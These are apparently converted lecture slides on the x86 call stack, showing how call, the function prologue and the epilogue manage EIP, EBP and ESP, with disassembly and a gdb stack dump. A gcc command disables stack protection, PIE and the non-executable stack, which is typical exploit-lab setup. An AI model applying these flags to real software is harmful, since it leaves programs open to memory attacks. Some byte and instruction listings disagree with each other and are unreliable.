
The `call` Instruction

- The CPU is about to **call** the `foo()` function.
- When `foo()` will be over, where to jump?
- The CPU needs to **save the current EIP**.
- **Where** does the CPU save the EIP?
 - On the **stack**!

```
call 0x8048484 <foo> == { push %eip  
                        jmp 0x8048484 ~> foo()
```

<- EBP

The Stack



<- EBP-0x14 (20 bytes below EBP)

<- EBP-0x18 (24 bytes below EBP)

EIP register:

EIP value

push %eip
jmp 0x8048484

<- ESP: stack pointer
(points to the top of the stack)

Function Prologue

- When a function is called,
 - its activation record is allocated on the stack.
 - The control goes to the function called.
- When a function ends,
 - it returns the control to the original function caller

We need to remember where the caller's *frame* is located on the stack, so that it can be restored once the callee's will be over.

The Code (let's jump)

Assembled code

Disassembled code

8048484:	55
8048485:	89 e5
8048487:	83 ec 10
804848a:	c7 45 fc 0e 00 00 00
8048491:	8b 45 0c
8048494:	8b 55 08
8048497:	01 c2
8048499:	8b 45 fc
804849c:	0f af c2
804849f:	89 45 fc
80484a2:	8b 45 fc
80484a5:	c9
80484a6:	c3
...	...
...	...
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0

Function prologue

push	%ebp
mov	%esp, %ebp
sub	\$0x4, %esp
movl	\$0xe, -0x4(%ebp)
mov	0xc(%ebp), %eax
mov	0x8(%ebp), %edx
add	%eax, %edx
mov	-0x4(%ebp), %eax
imul	%edx, %eax
mov	%eax, -0x4(%ebp)
mov	-0x4(%ebp), %eax
leave	
ret	

EIP (Instruction Pointer)

pushl	-0x14(%ebp)
pushl	-0x18(%ebp)
call	8048484 <foo>
add	\$0x10, %esp
mov	%eax, -0x10(%ebp)

push %eip
jmp 0x8048484

Function Prologue

The CPU needs to remember where `main()`'s *frame* is located on the stack, so that it can be restored once `foo()`'s will be over.

The first 3 instructions of `foo()` take care of this.

```
push    %ebp
mov     %esp, %ebp
sub     $0x4, %esp
```

save the **current stack base address** onto the stack



the **new base of the stack** is the **old top of the stack**

allocate **0x4** bytes (32 bits integer) for `foo()`'s local variables

```
int foo(int a, int b) {
    int c = 14;
    c = (a + b) * c;
    return c;
}
```

<- EBP

The Stack




<- EBP-0x14

<- EBP-0x18

```
Function prologue
push    %ebp
mov     %esp,%ebp
sub     $0x4,%esp
```

<- ESP: stack pointer
(points to the top of the stack)

The Stack




Function prologue

```
push    %ebp
mov     %esp, %ebp
sub     $0x4, %esp
```

<- EBP: base pointer address **ESP**

The Stack



Note: Beware of compiler optimizations

```
$ gcc -O0 -mpreferred-stack-boundary=2  
-ggdb -march=i386 -m32 -fno-stack-protector  
-no-pie -z execstack test.c
```

By default, modern compilers use 16-bytes (2^4) stack-boundary alignment (for performance reasons on certain CPUs (e.g., Pentium III/PentiumPro (SSE))).

With gcc, if you compile without **-mpreferred-stack-boundary=2** (2^2 , or 4 bytes), the resulting code will allocate 16 bytes at a time, even for smaller data types.

Let's Inspect the Stack with gdb

```
(gdb) disassemble foo
Dump of assembler code for function foo:
   0x08048464 <+0>:  push    ebp
   0x08048465 <+1>:  mov     ebp,esp
   0x08048467 <+3>:  sub     esp,0x4    //end of foo() prologue
=> 0x0804846a <+6>:  mov     DWORD PTR [ebp-0x4],0xe
   0x08048471 <+13>: mov     eax,DWORD PTR [ebp+0xc]
   0x08048474 <+16>: mov     edx,DWORD PTR [ebp+0x8]
   0x08048477 <+19>: add     edx,eax
   0x08048479 <+21>: mov     eax,DWORD PTR [ebp-0x4]
   0x0804847c <+24>: imul    eax,edx
   0x0804847f <+27>: mov     DWORD PTR [ebp-0x4],eax
   0x08048482 <+30>: mov     eax,DWORD PTR [ebp-0x4]
   0x08048485 <+33>: leave
   0x08048486 <+34>: ret     0x8
End of assembler dump.
```

```
(gdb) x/12wx $ebp //inspect 12 words down from the EBP
0xbffff650: 0xbffff678 0x080484f7 0x0000000a 0x00000014
0xbffff660: 0xb7fed270 0x00000000 0x08048519 0xb7fc3ff4
0xbffff670: 0x0000000a 0x00000014 0x00000000 0xb7e374d3
```

20
10
. . .
. . .
20
10
Saved \$EIP
Saved \$EBP
room for int c;

EBP

The Code (function body)

Assembled code

Disassembled code

8048484:	55
8048485:	89 e5
8048487:	83 ec 10
804848a:	c7 45 fc 0e 00 00 00
8048491:	8b 45 0c
8048494:	8b 55 08
8048497:	01 c2
8048499:	8b 45 fc
804849c:	0f af c2
804849f:	89 45 fc
80484a2:	8b 45 fc
80484a5:	c9
80484a6:	c3
...	. . .
...	. . .
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0

```
push    %ebp
mov     %esp,%ebp
sub     $0x4,%esp
movl    $0xe,-0x4(%ebp)
mov     0xc(%ebp),%eax
mov     0x8(%ebp),%edx
add     %eax,%edx
mov     -0x4(%ebp),%eax
imul    %edx,%eax
mov     %eax,-0x4(%ebp)
mov     -0x4(%ebp),%eax
leave
ret
```


do the math

return value in EAX

```
pushl   -0x14(%ebp)
pushl   -0x18(%ebp)
call    8048484 <foo>
add     $0x10,%esp
mov     %eax,-0x10(%ebp)
```

0xC0000000

```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```



Recall...

- When a function is called,
 - its activation record is allocated on the stack.
 - The control goes to the function called.
- When a function ends,
 - it returns the control to the original function caller

We must restore the caller's *frame* on the stack.

The Code

Assembled code

8048484:	55
8048485:	89 e5
8048487:	83 ec 10
804848a:	c7 45 fc 0e 00 00 00
8048491:	8b 45 0c
8048494:	8b 55 08
8048497:	01 c2
8048499:	8b 45 fc
804849c:	0f af c2
804849f:	89 45 fc
80484a2:	8b 45 fc
80484a5:	c9
80484a6:	c3
...	. . .
...	. . .
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0

Disassembled code

```
push    %ebp
mov     %esp,%ebp
sub     $0x4,%esp
movl    $0xe,-0x4(%ebp)
mov     0xc(%ebp),%eax
mov     0x8(%ebp),%edx
add     %eax,%edx
mov     -0x4(%ebp),%eax
imul    %edx,%eax
mov     %eax,-0x4(%ebp)
```

Function epilogue

```
leave
ret
```

EIP (Instruction Pointer)

```
pushl   -0x14(%ebp)
pushl   -0x18(%ebp)
call    8048484 <foo>
add     $0x10,%esp
mov     %eax,-0x10(%ebp)
```

Function Epilogue

The CPU needs to **return back** to `main()`'s execution flow.

The last 2 instructions of `foo()` take care of this.


these 2 instructions translate into these 3 instructions




```
leave  
ret
```

current base is the **new top** of the stack
restore the **saved EBP** to registry
pop the saved EIP and jump there


